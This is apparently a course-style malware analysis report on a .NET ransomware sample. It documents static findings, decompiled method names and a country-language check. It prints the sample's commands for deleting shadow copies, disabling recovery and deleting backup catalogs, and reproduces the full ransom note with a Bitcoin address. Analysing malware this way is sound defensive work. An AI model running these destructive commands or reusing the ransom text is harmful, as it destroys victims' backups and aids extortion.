Practical Malware Analysis & Triage

Malware Analysis Report

DDoS-Anonymous-xq8 - Ransomware

June 2022 | P.W. | v1.0

Executive Summary

Sample Name	834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844.zip
Original File Name	DDoS-Anonymous-xq8.exe
SHA256 hash	834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844
VirusTotal Detection	45 security vendors and 3 sandboxes flagged this file as malicious
Source	https://bazaar.abuse.ch/sample/834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844 (Malware Bazaar)
Operating System and Architecture	Windows, 32 bit (Microsoft .NET)
Language	C# (.Net framework version v4.0.30319
Analysis Date	June 17, 2022
Author	P.W.

The malware sample for this report was obtained from Malware Bazaar and was identified as a type of Ransomware. Through static and dynamic analysis, this ransomware was observed to encrypt files based on file extension (214 specific extensions were identified).

In addition, the Ransomware deletes all volume shadow copies, turns off Windows backups, deletes any backup catalogs, and disables access to the Task Manager. The Ransomware maintains persistence by making a copy of itself and dropping it into the following directory:

C:\Users\Username\AppData\Roaming\

It then updates the registry key

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


to execute the dropped file at startup.

Once the ransomware successfully executes, the computer user is notified with both a text file and Windows Desktop wallpaper informing the user that their files have been encrypted and breached by Magnus Ransomware. The Ransomware author requested $125 in Bitcoin and provided contact information through qTox, aTox, and Telegram. The Ransomware will not execute if the Windows display language is Azeri (Latin, Azerbaijan) or Turkish (Turkey).

Basic Static Analysis

pestudio 9.31

The malware sample was opened in pestudio and confirmed to be a 32-bit executable that was written using .NET (v4.0.30319). Of interest, the program appears to have been compiled less than 24 hours before it became available on Malware Bazaar.




pestudio 9.31 - Malware Initial Assessment - www.winitor.com

- c:\users\malware\desktop\malware_sample\ddos-a
  - indicators (31)
  - virustotal (warning)
  - dos-header (64 bytes)
  - dos-stub (64 bytes)
  - rich-header (n/a)
  - file-header (Jun.2022)
  - optional-header (GUI)
  - directories (5)
  - sections (99.85%)
  - libraries (2) *
  - functions (292)
  - exports (n/a)
  - tls-callbacks (n/a)
  - .NET (v4.0.30319)
  - resources (4)
  - strings (size)
  - debug (n/a)
  - manifest (asInvoker)

property	value
md5-1	82866E1C27EDB64D99372C488B25767C
sha1	488D744FAC3C94C7BB18015F5E17475844937E09
sha256	834EAFF238A45508D945B3193D34043858D4026549CC03D2CFB89D5AC2AE2844
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	344576 bytes
entropy	3.822
imphash	029905C94D94A4247FF5CB44D2F70385
signature	Microsoft .NET
tooling	n/a
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	0.0.0.0
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x62AB8F28 (Thu Jun 16 20:14:32 2022 | UTC)

Figure 1 - pestudio 9.31 - DDoS-Anonymous-xq8.exe

In addition, 4 functions of interest were located. These functions included AES_Encrypt which can be used to encrypt plaintext using the AES (Advanced Encryption Standard) algorithm.




pestudio 9.31 - Malware Initial Assessment - www.winitor.com

- c:\users\malware\desktop\malware_sample\ddos-a
  - indicators (31)
  - virustotal (warning)
  - dos-header (64 bytes)
  - dos-stub (64 bytes)
  - rich-header (n/a)

functions (292)	namespace (18)	blacklist (4)	ordinal (0)	library (2)
SystemParametersInfo	-	x	-	user32.dll
AddClipboardFormatListener	-	x	-	user32.dll
AES_Encrypt	-	x	-	mscoree.dll
set_UseShellExecute	-	x	-	mscoree.dll


Figure 2 - pestudio 9.31 - functions of interest



property	detail
header	items
module	DDoS-Anonymous-xq8.exe
signature	BSJB
version	**v4.0.30319**
Guid	1F838F04-AC4C-4106-93FF-AA1B26555CE

Figure 3 - pestudio 9.31 - .NET version

The original filename of the compiled binary was located:




property	value
md5-1	EC535683C32D9AD462F0991F5BE878FD
sha1	50D0304F421EA684DFA9A52343CA98DE2318F0CD
sha256	D39A5F7D124E70BDDD3DC6E1DF17BE7C1F16EED54DAA7310D00565AD93B173B1
file-type	executable
language	neutral
code-page	Unicode UTF-16, little endian
FileDescription	n/a
FileVersion	0.0.0.0
InternalName	DDoS-Anonymous-xq8.exe
LegalCopyright	n/a
OriginalFilename	**DDoS-Anonymous-xq8.exe**
ProductVersion	0.0.0.0
Assembly Version	0.0.0.0

Figure 4 - pestudio 9.31 - original binary name

PEVIEW 0.9.9.0

The malware sample was opened in PEView and the IMAGE_SECTION_HEADER .text was reviewed. There was no indication of the program being packed as the virtual vs raw size was within 92 bytes:

Virtual Size 274340 bytes
Raw Size 274432 bytes



```
834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .rsrc
  IMAGE_SECTION_HEADER .reloc
  SECTION .text
  SECTION .rsrc
  SECTION .reloc
```

pFile	Data	Description	Value
00000178	2E 74 65 78	Name	.text
0000017C	74 00 00 00		
00000180	00042FA4	Virtual Size	
00000184	00002000	RVA	
00000188	00043000	Size of Raw Data	
0000018C	00000200	Pointer to Raw Data	
00000190	00000000	Pointer to Relocations	
00000194	00000000	Pointer to Line Numbers	
00000198	0000	Number of Relocations	
0000019A	0000	Number of Line Numbers	
0000019C	60000020	Characteristics	
		00000020	IMAGE_SCN_CNT_CODE
		20000000	IMAGE_SCN_MEM_EXECUTE
		40000000	IMAGE_SCN_MEM_READ

Figure 5 - PEVIEW 0.9.9.0 - Virtual vs RAW size


FLOSS 1.7.0-alpha1

The floss program was run against the malware binary, without any options, to look for strings of interest. Multiple Windows OS commands were located that were associated with the deletion all volume shadow copies, turning off Windows backups, and deleting backup catalogs:

```
cmd.exe
vssadmin delete shadows /all /quiet & wmic shadowcopy delete
bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no
wbadmin delete catalog -quiet
```

Figure 6 - Floss - Windows commands of interest

In addition, an apparent Ransomware note was located that contained the following:




```
SUPRISE MOTHERFUCKER!
All your files has been encrypted and breached by Magnus Ransomware
This is a ransomware.
What is a ransomware?
A ransomware is a malware which encrypts all your files and you need a key or a special
software which can decrypt all your files.
Quantity to pay: 125$
Payment method: BTC
Want to talk?
Contact me throught qTox or aTox
My id is:
732FAB4071B7B0A078DDE58D34349566FA90BB8F5458FEEA39D87DF090642E213E9595B69
F99
Dont have money?
Well, in that case there isnt any solution :)
If you are younger than 18 years then we will make an offer because in that case you will
need to pay 25$
Bitcoin address: bc1qhxtqxpatn4p8v0pt9n6l6e707tzf54fzqa8xxp
When you paid then send a private messsenge to @anibaltlgram in telegram
Then when you send a messenge you will need to send the link to blockchain.com of the
payment then and only in that case you can decrypt all your files.
Are we trusted?
If you donnt trust us, its ok because then you will NEVER get your files back.
This software is really new so for this date there isnt any solution.
Are you sad?
Its not our problem :)
Want to donate?
And remember YOU HAVE 48h Until the private key of the decryption key autodestructs :)
PAY IN BITCOIN
```

Figure 7 - Floss - Apparent Ransomware Note

A base64 encoded text block was locate and decoded in Cyberchef v9.37.3. using the following recipe:

- **From_Base64('A-Za-z0-9+/=',true)**
- **Render_Image('Raw')**

This text block was an encoded image that contained text similar to the previously identified Ransomware note:



SUPRISE MOTHERFUCKER!

All your files has been encrypted and breached by Magnus Ransomware
This is a ransomware.
What is a ransomware?
A ransomware is a malware which encrypts all your files and you need a key or a special software which can decrypt all your files.

Quantity to pay: 125$
Payment method: BTC

Want to talk?

Contact me throught qTox or aTox
My id is:
732FAB4071B7B0A078DDE58D34349566FA90BB8F5458FEEA39D87DF090642E213E9595B69F99

Dont have money?
Well, in that case there isnt any solution :)
If you are younger than 18 years then we will make an offer because in that case you will need to pay 25$

Bitcoin address: bc1qhxtqxpatn4p8v0pt9n6l6e707tzf54fzqa8xxp

When you paid then send a private messsenge to @anibaltlgram in telegram
Then when you send a messenge you will need to send the link to blockchain.com of the payment then and only in that case you can decrypt all your files.

Open readme!!!.txt for more information


-Magnus Ransomware

Figure 8 - Base64 text located with Floss - rendered into image using Cyberchef

Advanced Static Analysis

dnSpy v6.1.8

As the malware sample was written in .NET, dnSpy was used to view and decompile the binary. The malware was written in the C# programming language and contained several methods of interest:




```
NotificationForm @02000005
Program @02000002
  Base Type and Interfaces
    object @01000001
  Derived Types
  .cctor() : void @06000024
  Program() : void @06000022
  addAndOpenNote() : void @06000017
  addLinkToStartup() : void @06000016
  AES_Encrypt(string, string, string) : void @0600000F
  AES_Encrypt_Large(string, string, long) : void @06000010
  AlreadyRunning() : bool @06000007
  Base64EncodeString(string) : string @0600000A
  checkDirContains(string) : bool @0600000C
  copyResistForAdmin(string) : void @06000015
  copyRoaming(string) : void @06000014
  CreatePassword(int) : string @0600000E
  deleteBackupCatalog() : void @0600001E
  deleteShadowCopies() : void @0600001C
  disableRecoveryMode() : void @0600001D
  DisableTaskManager() : void @0600001F
  encryptDirectory(string) : void @0600000B
  forbiddenCountry() : bool @06000004
  GenerateRandomSalt() : byte[] @06000011
  isOver() : bool @06000018
  lookForDirectories() : void @06000013
  Main(string[]) : void @06000002
  RandomString(int) : string @06000008
  RandomStringForExtension(int) : string @06000009
  registryStartup() : void @06000019
  RegistryValue() : bool @06000006
  rsaKey() : string @0600000D
  RSA_Encrypt(string, string) : string @06000012
  Run() : void @06000003
  runCommand(string) : void @0600001B
  SetWallpaper(string) : void @06000021
  sleepOutOfTempFolder() : void @06000005
  spreadIt(string) : void @0600001A
  stopBackupServices() : void @06000020
  SystemParametersInfo(uint, uint, string, uint) : int @06000001
```

Figure 9 - dnSpy - Methods of interest


Review of Source Code

When the malware first runs, it calls a method (forbiddenCountry()) that checks the Input language of Windows. If the Windows language is "az-Latn-AZ" (**Azeri (Latin, Azerbaijan)**, or "tr-TR" **Turkish (Turkey),** the method returns true and calls MessageBox.Show("Forbidden Country"). The program then terminates:



```
// ConsoleApplication7.Program
// Token: 0x06000004 RID: 4 RVA: 0x0000216C File Offset: 0x0000036C
private static bool forbiddenCountry()
{
    string[] array = new string[]
    {
        "az-Latn-AZ",
        "tr-TR"
    };
    foreach (string b in array)
    {
        try
        {
            string name = InputLanguage.CurrentInputLanguage.Culture.Name;
            if (name == b)
            {
                return true;
            }
        }
        catch
        {
        }
    }
    return false;
}
```

Figure 10 - dnSpy - forbiddenCountry Method




```
// ConsoleApplication7.Program
// Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
private static void Main(string[] args)
{
    if (Program.forbiddenCountry())
    {
        MessageBox.Show("Forbidden Country");
        return;
```

Figure 11 - Main - if forbiddenCountry returns true

